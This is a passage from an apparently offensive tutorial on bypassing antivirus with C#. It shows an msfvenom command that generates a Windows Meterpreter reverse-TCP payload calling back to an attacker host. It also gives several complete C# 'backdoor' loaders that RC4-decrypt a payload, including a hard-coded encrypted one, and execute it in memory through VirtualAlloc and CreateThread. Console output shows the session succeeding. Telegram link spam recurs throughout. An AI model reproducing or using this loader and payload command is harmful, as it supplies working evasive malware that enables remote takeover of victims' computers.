1.you can import this KEY to your Code via Command Prompt Arguments but in this case I did not use this Technique .

2.for importing Meterpreter Payload via Command Prompt Arguments I used this code to do this .

```
string[] InputArg = args[0].Split(',');
```

so string[] InputArg = args[0] it means you want to dump First Argument in Command Prompt for this Tool .

https://t.me/learningnets

Now we should talk about this Trick for Importing DATA in this Case Meterpreter Payload to your Code via Args Variable.

This is your Meterpreter Payload with Transform Format Csharp by Msfvenom in (Step1-1) and it should be something like this :

root@kali:~# msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.111 -f csharp > payload_cs.txt

No encoder or badchars specified, outputting raw payload

Payload size: 510 bytes

root@kali:~# cat payload_cs.txt

byte[] buf = new byte[510] {

0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,....,0xb5,0xa2,0x56,0xff,0xd5 };

so we have something like these bytes in our Msfvenom Payloads :

0xfc ,0x48 ,0x83 ,0xe4 ,0xf0 ,0xe8 ,0xcc ,0x00 ,0x00 ,0x00 ,0x41 ,0x51 ,0x41 ,0x50 ,0x52 ,0x51

with C# you can transform this string from this format **“0xfc,0x48”** to new String Array Variable with this Format 0x**fc** 0x**48**

so we have something like this by this simple C# Code string[] InputArg = args[0].Split(',') :

"**0xfc** ,0x48 ,0x83 ,0xe4 ,0xf0" == > InputArg[0]= **"0xfc"**

"0xfc ,**0x48** ,0x83 ,0xe4 ,0xf0" == > InputArg[1]= **"0x48"**

"0xfc ,0x48 ,**0x83** ,0xe4 ,0xf0" == > InputArg[2]= **"0x83"**

"0xfc ,0x48 ,0x83 ,**0xe4** ,0xf0" == > InputArg[3]= **"0xe4"**

"0xfc ,0x48 ,0x83 ,0xe4 ,**0xf0**" == > InputArg[4]= **"0xf0"**

https://t.me/learningnets

as you can see in "Picture 1" with this Code you can import Meterpreter Payload by Command Prompt Argument to string[] InputArg variable very simple and this Meterpreter Payload Made by Msfvenom Command (step1-1).

After run this Code you will have something like this "Picture2"

Picture2:

as you can see in Picture2 we have Encrypted Meterpreter Payload by Decimal values and this Payload Encrypted by your Hard-coded KEY in this case your KEY is "0x11, 0x22, 0x11, 0x00, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x11, 0x00, 0x00, 0x00, 0x00, 0x00, 0x11, 0x00, 0x11, 0x01, 0x11, 0x11, 0x00, 0x00" .

now we should use this Encrypted Payload in target system for bypassing AV Detection by simple C# Backdoor Code also you need this KEY for Decrypting this Meterpreter Payload in Target system Memory and Executing this. As I said we talk about Those Anti-viruses which will detect our Meterpreter Payloads in Source Code or Executable File (File-system) so with Step1 we had Simple C# code for Encrypting this Meterpreter Payload also for Hard-coding this Encrypted Payload in our Executable File but we can Use Command Prompt Arguments for Importing this Payload into our Backdoor too (maybe Safe-way).

https://t.me/learningnets

So we have two C# Source code first for Encryption (step1) , Second for Decryption (step2).

Step2: Creating Decrypted Payloads via Simple C# Backdoor.

In this Step2 you need Simple C# Code for Decrypting this Meterpreter Payload in Memory and Executing that at the same time so again we can use our Simple C# Backdoor Code from Chapter 1 but with Little Bit change in Source code for Decryption .

This is Chapter 1 Backdoor Code with little bit change for Decrypting Payload.

Source_2:

```
using System;

using System.Collections.Generic;

using System.Linq;

using System.Runtime.InteropServices;

using System.Text;


namespace NativePayload_Decryption

{

  class Program

  {


    static void Main(string[] args)

    {

      Console.WriteLine();

      Console.ForegroundColor = ConsoleColor.DarkGray;

      Console.WriteLine("Payload Decryption tool for Meterpreter Payloads ");

      Console.ForegroundColor = ConsoleColor.Gray;

      Console.WriteLine("Published by Damon Mohammadbagher  2016-2017");

      Console.ForegroundColor = ConsoleColor.DarkGreen;

      Console.WriteLine();

      Console.WriteLine("[!] Using RC4 Decryption for your Payload By KEY.");

      string Payload_Encrypted;
```

https://t.me/learningnets

```
string[] Input_Keys = args[0].Split(' ');
byte[] xKey = new byte[Input_Keys.Length];

Console.Write("[!] Decryption KEY is : ");
Console.ForegroundColor = ConsoleColor.Yellow;
/// Converting String to Byte for KEY by first Argument
for (int i = 0; i < Input_Keys.Length; i++)
{
   xKey[i] = Convert.ToByte(Input_Keys[i], 16);
   Console.Write(xKey[i].ToString("x2") + " ");
}

Console.ForegroundColor = ConsoleColor.DarkGreen;

/// Converting String to Byte for Encrypted Meterpreter Payload by Second Argument

Payload_Encrypted = args[1].ToString();

string[] Payload_Encrypted_Without_delimiterChar = Payload_Encrypted.Split(' ');

byte[] _X_to_Bytes = new byte[Payload_Encrypted_Without_delimiterChar.Length];

for (int i = 0; i < Payload_Encrypted_Without_delimiterChar.Length; i++)
{
   byte current = Convert.ToByte(Payload_Encrypted_Without_delimiterChar[i].ToString
());
   _X_to_Bytes[i] = current;
}
try
{
```

https://t.me/learningnets

```
                Console.WriteLine();
                Console.WriteLine("[!] Loading Encrypted Meterprter Payload in Memory Done.");
                Console.ForegroundColor = ConsoleColor.Green;

                byte[] Final_Payload = Decrypt(xKey, _X_to_Bytes);

                Console.WriteLine("[>] Decrypting Meterprter Payload by KEY in Memory Done.");
                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine();
                Console.WriteLine();
                Console.WriteLine("Bingo Meterpreter session by Encrypted Payload ;)");

                UInt32 funcAddr = VirtualAlloc(0, (UInt32)Final_Payload.Length, MEM_COMMIT, PAG
E_EXECUTE_READWRITE);
                Marshal.Copy(Final_Payload, 0, (IntPtr)(funcAddr), Final_Payload.Length);

                IntPtr hThread = IntPtr.Zero;
                UInt32 threadId = 0;
                IntPtr pinfo = IntPtr.Zero;

                hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
                WaitForSingleObject(hThread, 0xffffffff);
            }
            catch (Exception)
            {

                throw;
            }

        }
```

https://t.me/learningnets

```
public static byte[] Decrypt(byte[] key, byte[] data)
{
   return EncryptOutput(key, data).ToArray();
}
private static byte[] EncryptInitalize(byte[] key)
{
   byte[] s = Enumerable.Range(0, 256)
     .Select(i => (byte)i)
     .ToArray();

   for (int i = 0, j = 0; i < 256; i++)
   {
      j = (j + key[i % key.Length] + s[i]) & 255;

      Swap(s, i, j);
   }

   return s;
}
private static IEnumerable<byte> EncryptOutput(byte[] key, IEnumerable<byte> data)
{
   byte[] s = EncryptInitalize(key);

   int i = 0;
   int j = 0;

   return data.Select((b) =>
   {
      i = (i + 1) & 255;
      j = (j + s[i]) & 255;
```

https://t.me/learningnets

```
            Swap(s, i, j);

            return (byte)(b ^ s[(s[i] + s[j]) & 255]);
          });
        }
        private static void Swap(byte[] s, int i, int j)
        {
          byte c = s[i];

          s[i] = s[j];
          s[j] = c;
        }

        private static UInt32 MEM_COMMIT = 0x1000;
        private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

        [DllImport("kernel32")]
        private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocatio
nType, UInt32 flProtect);

        [DllImport("kernel32")]
        private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize,
UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

        [DllImport("kernel32")]
        private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

    }
}
```

https://t.me/learningnets

by this section of code you can Import KEY code for Decryption via first Command Prompt Argument .

```
string[] Input_Keys = args[0].Split(' ');
byte[] xKey = new byte[Input_Keys.Length];

Console.Write("[!] Decryption KEY is : ");
Console.ForegroundColor = ConsoleColor.Yellow;
/// Converting String to Byte for KEY by first Argument
for (int i = 0; i < Input_Keys.Length; i++)
{
   xKey[i] = Convert.ToByte(Input_Keys[i], 16);
   Console.Write(xKey[i].ToString("x2") + " ");
}
```

by this section of code you can Import your Encrypted Meterpreter code via second Command Prompt Argument .

```
/// Converting String to Byte for Encrypted Meterpreter Payload by Second Argument

Payload_Encrypted = args[1].ToString();

string[] Payload_Encrypted_Without_delimiterChar = Payload_Encrypted.Split(' ');

byte[] _X_to_Bytes = new byte[Payload_Encrypted_Without_delimiterChar.Length];

for (int i = 0; i < Payload_Encrypted_Without_delimiterChar.Length; i++)
{
   byte current = Convert.ToByte(Payload_Encrypted_Without_delimiterChar[i].ToString
());
   _X_to_Bytes[i] = current;
```

https://t.me/learningnets


}

finally by this code you will have Decrypted Meterpreter Payload in Memory for Executing .

byte[] Final_Payload = Decrypt(xKey, _X_to_Bytes);

as you can see in “Picture3” with this Syntax my Backdoor Worked very simple .

Syntax : NativePayload_Decryption.exe “KEY” “Encrypted_Payload”



until now we used Argument Technique for Importing KEY and Encrypted Payload to our Backdoor so in this case we have not Hard-coded Meterpreter Payload in Source Code or Executable File but you can use Hard-coded KEY in source Code like this so you can use (Source_3) for this technique.

https://t.me/learningnets

```
Program.cs*
NativePayload_Decryption    NativePayload_Decryption.Program    Main(string[] args)
21              Console.WriteLine("[!] Using RC4 Decryption for your Payload By KEY.");
22              string Payload_Encrypted;
23
24              byte[] xKey = { 0x11, 0x22, 0x11, 0x00, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x11, 0x00, 0x00,
25                  0x00, 0x00, 0x00, 0x11, 0x00, 0x11, 0x01, 0x11, 0x11, 0x00, 0x00 };
26
27              //string[] Input_Keys = args[0].Split(' ');
28              //byte[] xKey = new byte[Input_Keys.Length];
29
30              Console.Write("[!] Decryption KEY is : ");
31              Console.ForegroundColor = ConsoleColor.Yellow;
32              /// Converting String to Byte for KEY by first Argument
33              //for (int i = 0; i < Input_Keys.Length; i++)
34              //{
35              //    xKey[i] = Convert.ToByte(Input_Keys[i], 16);
36              //    Console.Write(xKey[i].ToString("x2") + " ");
37              //}
38              Console.ForegroundColor = ConsoleColor.DarkGreen;
39              /// Converting String to Byte for Encrypted Meterpreter Payload by Second Argument
40              Payload_Encrypted = args[0].ToString();
41
42              string[] Payload_Encrypted_Without_delimiterChar = Payload_Encrypted.Split(' ');
43
44              byte[] _X_to_Bytes = new byte[Payload_Encrypted_Without_delimiterChar.Length];
45
46              for (int i = 0; i < Payload_Encrypted_Without_delimiterChar.Length; i++)
47              {
100 %
```

args[1] change to args[0]

Source_3: code with Hard-coded KEY

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_Decryption
{
    class Program
    {

        static void Main(string[] args)
        {
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine("Payload Decryption tool for Meterpreter Payloads ");
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("Published by Damon Mohammadbagher  2016-2017");
            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.WriteLine();
```

https://t.me/learningnets

```
Console.WriteLine("[!] Using RC4 Decryption for your Payload By KEY.");
string Payload_Encrypted;

byte[] xKey = { 0x11,0x22,0x11,0x00,0x00,0x01,0xd0,0x00,0x00,0x11,0x00,0x00,0x00,0x
00,0x00,0x11,0x00,0x11,0x01,0x11,0x11,0x00,0x00};

// string[] Input_Keys = args[0].Split(' ');
// byte[] xKey = new byte[Input_Keys.Length];

Console.Write("[!] Decryption KEY is : ");
Console.ForegroundColor = ConsoleColor.Yellow;
/// Converting String to Byte for KEY by first Argument
// for (int i = 0; i < Input_Keys.Length; i++)
// {
 //   xKey[i] = Convert.ToByte(Input_Keys[i], 16);
 //   Console.Write(xKey[i].ToString("x2") + " ");
// }

Console.ForegroundColor = ConsoleColor.DarkGreen;

/// Converting String to Byte for Encrypted Meterpreter Payload by Second Argument

Payload_Encrypted = args[0].ToString();

string[] Payload_Encrypted_Without_delimiterChar = Payload_Encrypted.Split(' ');

byte[] _X_to_Bytes = new byte[Payload_Encrypted_Without_delimiterChar.Length];

for (int i = 0; i < Payload_Encrypted_Without_delimiterChar.Length; i++)
{
    byte current = Convert.ToByte(Payload_Encrypted_Without_delimiterChar[i].ToString
());
```

https://t.me/learningnets

```
                _X_to_Bytes[i] = current;
            }
            try
            {

                Console.WriteLine();
                Console.WriteLine("[!] Loading Encrypted Meterprter Payload in Memory Done.");
                Console.ForegroundColor = ConsoleColor.Green;

                byte[] Final_Payload = Decrypt(xKey, _X_to_Bytes);

                Console.WriteLine("[>] Decrypting Meterprter Payload by KEY in Memory Done.");
                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine();
                Console.WriteLine();
                Console.WriteLine("Bingo Meterpreter session by Encrypted Payload ;)");

                UInt32 funcAddr = VirtualAlloc(0, (UInt32)Final_Payload.Length, MEM_COMMIT, PAG
E_EXECUTE_READWRITE);
                Marshal.Copy(Final_Payload, 0, (IntPtr)(funcAddr), Final_Payload.Length);

                IntPtr hThread = IntPtr.Zero;
                UInt32 threadId = 0;
                IntPtr pinfo = IntPtr.Zero;

                hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
                WaitForSingleObject(hThread, 0xffffffff);
            }
            catch (Exception)
            {
```

https://t.me/learningnets

```
            throw;
        }

    }

    public static byte[] Decrypt(byte[] key, byte[] data)
    {
        return EncryptOutput(key, data).ToArray();
    }
    private static byte[] EncryptInitalize(byte[] key)
    {
        byte[] s = Enumerable.Range(0, 256)
          .Select(i => (byte)i)
          .ToArray();

        for (int i = 0, j = 0; i < 256; i++)
        {
            j = (j + key[i % key.Length] + s[i]) & 255;

            Swap(s, i, j);
        }

        return s;
    }
    private static IEnumerable<byte> EncryptOutput(byte[] key, IEnumerable<byte> data)
    {
        byte[] s = EncryptInitalize(key);

        int i = 0;
        int j = 0;
```

https://t.me/learningnets

```
            return data.Select((b) =>
            {
                i = (i + 1) & 255;
                j = (j + s[i]) & 255;

                Swap(s, i, j);

                return (byte)(b ^ s[(s[i] + s[j]) & 255]);
            });
        }
        private static void Swap(byte[] s, int i, int j)
        {
            byte c = s[i];

            s[i] = s[j];
            s[j] = c;
        }

        private static UInt32 MEM_COMMIT = 0x1000;
        private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

        [DllImport("kernel32")]
        private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocatio
nType, UInt32 flProtect);

        [DllImport("kernel32")]
        private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize,
UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

        [DllImport("kernel32")]
        private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
```

https://t.me/learningnets

```
    }
}
```

after Hard-coded KEY in Source Code you will have New Syntax like “Picture4”:

Syntax : NativePayload_Decryption.exe “Encrypted Payload”

```
Command Prompt - NativePayload_Decryption.exe "0 84 37 71 69 109 37 60 21 235 228 108 17 204 176 36 198 93 237 156 145 184 238 1 181 165 137 167 87 222 160 187 124 92 202 24 168 213 233 13...
C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_Decryption\NativePayload_Decryption\bin\Debug>NativePayload_Decryption.exe  "0 84 3
7 71 69 109 37 60 21 235 228 108 17 204 176 36 198 93 237 156 145 184 238 1 181 165 137 167 87 222 160 187 124 92 202 24 168 213 233 136 47 91 129 7 1
4 9 103 63 95 141 211 34 201 140 241 165 213 137 208 219 133 54 49 0 118 140 100 199 158 10 107 116 107 224 90 214 159 208 228 26 231 73 26 151 85 112
 83 140 229 51 128 197 75 241 140 169 228 9 68 236 172 198 13 57 86 126 136 198 101 115 100 168 67 172 1 23 246 143 214 151 253 13 113 69 215 169 12 2
26 190 215 247 224 137 68 123 43 11 12 207 194 2 0 143 251 187 15 171 245 24 105 3 68 10 81 252 63 250 150 219 229 147 55 50 11 237 89 185 220 100 248
 20 180 42 175 246 34 27 1 131 203 175 49 104 33 218 144 110 193 189 206 206 204 62 138 78 2 102 75 130 176 183 93 184 252 9 136 155 117 228 39 177 96
 169 181 89 233 114 114 29 56 223 163 247 33 145 203 41 151 165 242 162 133 149 123 84 169 156 172 75 103 144 63 254 1 116 121 152 182 15 109 48 242 8
0 94 76 100 131 28 114 3 119 227 147 76 105 132 185 70 93 236 253 186 193 177 67 202 216 136 241 19 146 16 146 184 10 41 206 30 4 95 176 204 190 95 71
 7 146 160 30 113 50 249 159 156 194 14 53 130 12 252 44 159 214 216 139 81 51 145 166 5 194 165 155 160 230 79 185 162 170 103 2 110 95 48 207 207 21
5 245 167 106 133 70 28 238 114 70 20 7 9 173 132 7 76 226 242 193 123 148 140 199 238 178 109 188 235 52 137 157 233 228 81 21 238 197 38 148 121 77
139 229 155 23 205 66 195 75 35 170 53 81 201 168 212 241 100 156 110 97 185 225 216 106 6 4 171 46 150 154 186 122 208 171 210 33 38 188 129 153 108
126 196 85 178 29 210 128 120 137 73 176 239 6 176 142 238 215 213 176 182 116 152 48 133 217 212 138 97 4 33 165 45 73 54 254 153 125 218 97 156 185
191 100 229 210 112 99 221 159 198 220 211 134 120 15 116 52 150 214 214 8 175 162 109 236 32 48 109 20 106 48 132 102 114 73 23 254 207 38 139 14 109
 223 99 164 53 213 52 15 33 211"

Payload Decryption tool for Meterpreter Payloads
Published by Damon Mohammadbagher  2016-2017

[!] Using RC4 Decryption for your Payload By KEY.
[!] Decryption KEY is :
[!] Loading Encrypted Meterprter Payload in Memory Done.
[>] Decrypting Meterprter Payload by KEY in Memory Done.


Bingo Meterpreter session by Encrypted Payload ;>
_
```

if you want to Hard-coded Meterpreter Payload to Source code then you should change your Code like “Picture5” so you can use (Source_4) for this technique.

```
Program.cs
NativePayload_Decryption    NativePayload_Decryption.Program    Main(string[] args)
21              Console.WriteLine("[!] Using RC4 Decryption for your Payload By KEY.");
22              string Payload_Encrypted;
23
24              byte[] xKey = { 0x11, 0x22, 0x11, 0x00, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x11, 0x00, 0x00,
25                  0x00, 0x00, 0x00, 0x11, 0x00, 0x11, 0x01, 0x11, 0x11, 0x00, 0x00 };
26
27              //string[] Input_Keys = args[0].Split(' ');
28              //byte[] xKey = new byte[Input_Keys.Length];
29
30              Console.Write("[!] Decryption KEY is : ");
31              Console.ForegroundColor = ConsoleColor.Yellow;
32              /// Converting String to Byte for KEY by first Argument
33              //for (int i = 0; i < Input_Keys.Length; i++)
34              //{
35              //    xKey[i] = Convert.ToByte(Input_Keys[i], 16);
36              //    Console.Write(xKey[i].ToString("x2") + " ");
37              //}
38              Console.ForegroundColor = ConsoleColor.DarkGreen;
39              /// Converting String to Byte for Encrypted Meterpreter Payload by Second Argument
40
41              //Payload_Encrypted = args[0].ToString();
42              Payload_Encrypted = "0 84 37 71 69 109 37 60 21 235 228 108 17 204 176 36 198 93 237 156 145 184 238 1 181 165 137 167 87 222 160
43
44              string[] Payload_Encrypted_Without_delimiterChar = Payload_Encrypted.Split(' ');
45
46              byte[] _X_to_Bytes = new byte[Payload_Encrypted_Without_delimiterChar.Length];
47
48              for (int i = 0; i < Payload_Encrypted_Without_delimiterChar.Length; i++)
49              {
50                  byte current = Convert.ToByte(Payload_Encrypted_Without_delimiterChar[i].ToString());
51                  _X_to_Bytes[i] = current;
52              }
53              try
54              {
100 %
```

https://t.me/learningnets

after Hard-coded Encrypted Meterpreter Payload and KEY in Source Code you will have New Syntax like “Picture6” without any Parameter or Argument .

Syntax : NativePayload_Decryption.exe

```
Command Prompt - NativePayload_Decryption.exe
C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_Decryption\NativePayload_Decryption\bin\Debug>NativePayload_Decryption.exe

Payload Decryption tool for Meterpreter Payloads
Published by Damon Mohammadbagher  2016-2017

[!] Using RC4 Decryption for your Payload By KEY.
[!] Decryption KEY is :
[!] Loading Encrypted Meterprter Payload in Memory Done.
[>] Decrypting Meterprter Payload by KEY in Memory Done.

Bingo Meterpreter session by Encrypted Payload ;>
```

Source_4: Hard-coded KEY and Encrypted Meterpreter Payload in source code.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_Decryption
{
   class Program
   {

      static void Main(string[] args)
      {
         Console.WriteLine();
         Console.ForegroundColor = ConsoleColor.DarkGray;
         Console.WriteLine("Payload Decryption tool for Meterpreter Payloads ");
         Console.ForegroundColor = ConsoleColor.Gray;
```

https://t.me/learningnets

```
        Console.WriteLine("Published by Damon Mohammadbagher  2016-2017");

        Console.ForegroundColor = ConsoleColor.DarkGreen;

        Console.WriteLine();

        Console.WriteLine("[!] Using RC4 Decryption for your Payload By KEY.");

        string Payload_Encrypted;


        byte[] xKey = { 0x11, 0x22, 0x11, 0x00, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x11, 0x00, 0x00,
           0x00, 0x00, 0x00, 0x11, 0x00, 0x11, 0x01, 0x11, 0x11, 0x00, 0x00 };


        //string[] Input_Keys = args[0].Split(' ');

        //byte[] xKey = new byte[Input_Keys.Length];


        Console.Write("[!] Decryption KEY is : ");

        Console.ForegroundColor = ConsoleColor.Yellow;

        /// Converting String to Byte for KEY by first Argument

        //for (int i = 0; i < Input_Keys.Length; i++)

        //{

        //    xKey[i] = Convert.ToByte(Input_Keys[i], 16);

        //    Console.Write(xKey[i].ToString("x2") + " ");

        //}

        Console.ForegroundColor = ConsoleColor.DarkGreen;

        /// Converting String to Byte for Encrypted Meterpreter Payload by Second
Argument


        //Payload_Encrypted = args[0].ToString();

        Payload_Encrypted = "0 84 37 71 69 109 37 60 21 235 228 108 17 204 176 36 198 93
237 156 145 184 238 1 181 165 137 167 87 222 160 187 124 92 202 24 168 213 233 136 47 91
129 7 14 9 103 63 95 141 211 34 201 140 241 165 213 137 208 219 133 54 49 0 118 140 100
199 158 10 107 116 107 224 90 214 159 208 228 26 231 73 26 151 85 112 83 140 229 51 128
197 75 241 140 169 228 9 68 236 172 198 13 57 86 126 136 198 101 115 100 168 67 172 1 23
246 143 214 151 253 13 113 69 215 169 12 226 190 215 247 224 137 68 123 43 11 12 207 194
2 0 143 251 187 15 171 245 24 105 3 68 10 81 252 63 250 150 219 229 147 55 50 11 237 89
185 220 100 248 20 180 42 175 246 34 27 1 131 203 175 49 104 33 218 144 110 193 189 206
206 204 62 138 78 2 102 75 130 176 183 93 184 252 9 136 155 117 228 39 177 96 169 181 89
233 114 114 29 56 223 163 247 33 145 203 41 151 165 242 162 133 149 123 84 169 156 172 75
```

https://t.me/learningnets

```
103 144 63 254 1 116 121 152 182 15 109 48 242 80 94 76 100 131 28 114 3 119 227 147 76
105 132 185 70 93 236 253 186 193 177 67 202 216 136 241 19 146 16 146 184 10 41 206 30 4
95 176 204 190 95 71 7 146 160 30 113 50 249 159 156 194 14 53 130 12 252 44 159 214 216
139 81 51 145 166 5 194 165 155 160 230 79 185 162 170 103 2 110 95 48 207 207 215 245
167 106 133 70 28 238 114 70 20 7 9 173 132 7 76 226 242 193 123 148 140 199 238 178 109
188 235 52 137 157 233 228 81 21 238 197 38 148 121 77 139 229 155 23 205 66 195 75 35
170 53 81 201 168 212 241 100 156 110 97 185 225 216 106 6 4 171 46 150 154 186 122 208
171 210 33 38 188 129 153 108 126 196 85 178 29 210 128 120 137 73 176 239 6 176 142 238
215 213 176 182 116 152 48 133 217 212 138 97 4 33 165 45 73 54 254 153 125 218 97 156
185 191 100 229 210 112 99 221 159 198 220 211 134 120 15 116 52 150 214 214 8 175 162
109 236 32 48 109 20 106 48 132 102 114 73 23 254 207 38 139 14 109 223 99 164 53 213 52
15 33 211";


      string[] Payload_Encrypted_Without_delimiterChar = Payload_Encrypted.Split(' ');


      byte[] _X_to_Bytes = new byte[Payload_Encrypted_Without_delimiterChar.Length];


      for (int i = 0; i < Payload_Encrypted_Without_delimiterChar.Length; i++)
      {
        byte current = Convert.ToByte(Payload_Encrypted_Without_delimiterChar[i].ToString
());
        _X_to_Bytes[i] = current;
      }
      try
      {


        Console.WriteLine();
        Console.WriteLine("[!] Loading Encrypted Meterprter Payload in Memory Done.");
        Console.ForegroundColor = ConsoleColor.Green;


        byte[] Final_Payload = Decrypt(xKey, _X_to_Bytes);


        Console.WriteLine("[>] Decrypting Meterprter Payload by KEY in Memory Done.");
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine();
```

https://t.me/learningnets

```
            Console.WriteLine();
            Console.WriteLine("Bingo Meterpreter session by Encrypted Payload ;)");

            UInt32 funcAddr = VirtualAlloc(0, (UInt32)Final_Payload.Length, MEM_COMMIT, PAG
E_EXECUTE_READWRITE);
            Marshal.Copy(Final_Payload, 0, (IntPtr)(funcAddr), Final_Payload.Length);

            IntPtr hThread = IntPtr.Zero;
            UInt32 threadId = 0;
            IntPtr pinfo = IntPtr.Zero;

            hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
            WaitForSingleObject(hThread, 0xffffffff);
        }
        catch (Exception)
        {
            throw;
        }

    }

    /// <summary>
    /// RC4 Decryption Section
    /// </summary>
    public static byte[] Decrypt(byte[] key, byte[] data)
    {
        return EncryptOutput(key, data).ToArray();
    }
    private static byte[] EncryptInitalize(byte[] key)
    {
        byte[] s = Enumerable.Range(0, 256)
```

https://t.me/learningnets

```
      .Select(i => (byte)i)
      .ToArray();

    for (int i = 0, j = 0; i < 256; i++)
    {
        j = (j + key[i % key.Length] + s[i]) & 255;

        Swap(s, i, j);
    }

    return s;
}
private static IEnumerable<byte> EncryptOutput(byte[] key, IEnumerable<byte> data)
{
    byte[] s = EncryptInitalize(key);

    int i = 0;
    int j = 0;

    return data.Select((b) =>
    {
        i = (i + 1) & 255;
        j = (j + s[i]) & 255;

        Swap(s, i, j);

        return (byte)(b ^ s[(s[i] + s[j]) & 255]);
    });
}
private static void Swap(byte[] s, int i, int j)
{
```

https://t.me/learningnets

```
            byte c = s[i];

            s[i] = s[j];
            s[j] = c;
        }


        /// <summary>
        /// Windows API Importing Section
        /// </summary>
        private static UInt32 MEM_COMMIT = 0x1000;
        private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;


        [DllImport("kernel32")]
        private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocatio
nType, UInt32 flProtect);

        [DllImport("kernel32")]
        private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize,
UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

        [DllImport("kernel32")]
        private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);


    }
}
```

https://t.me/learningnets

at a glance : in this chapter we had two C# Source Code , First for Encryption and second for Decryption (Backdoor) also we used Argument Technique for Inputing Data like KEY or Encrypted Meterpreter Payload to C# Backdoor so Inputing Data by Argument is really Useful Technique if you do not Want to Hard-coded KEY or Payloads in your Source code so by this Technique AV can not Detect your KEY or Payloads so in this Case Anti-viruses "maybe" Will Detect your C# Codes like these Sections of your Backdoor Code :

```
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
WaitForSingleObject(hThread, 0xffffffff);
```

or maybe some Avs will Detect this Section :

```
UInt32 funcAddr = VirtualAlloc(0, (UInt32)Final_Payload.Length, MEM_COMMIT, PAGE
_EXECUTE_READWRITE);
```

or maybe this Section of C# Backdoor for Decryption :

```
byte[] Final_Payload = Decrypt(xKey, _X_to_Bytes);
```

https://damonmohammadbagher.github.io/Posts/ebookBypassingAVsByCsharpProgramming/index.htm

https://medium.com/@carlosprincipal1/how-to-bypass-antivirus-av-2020-easy-method-69749892928b

VBA Bypass AV

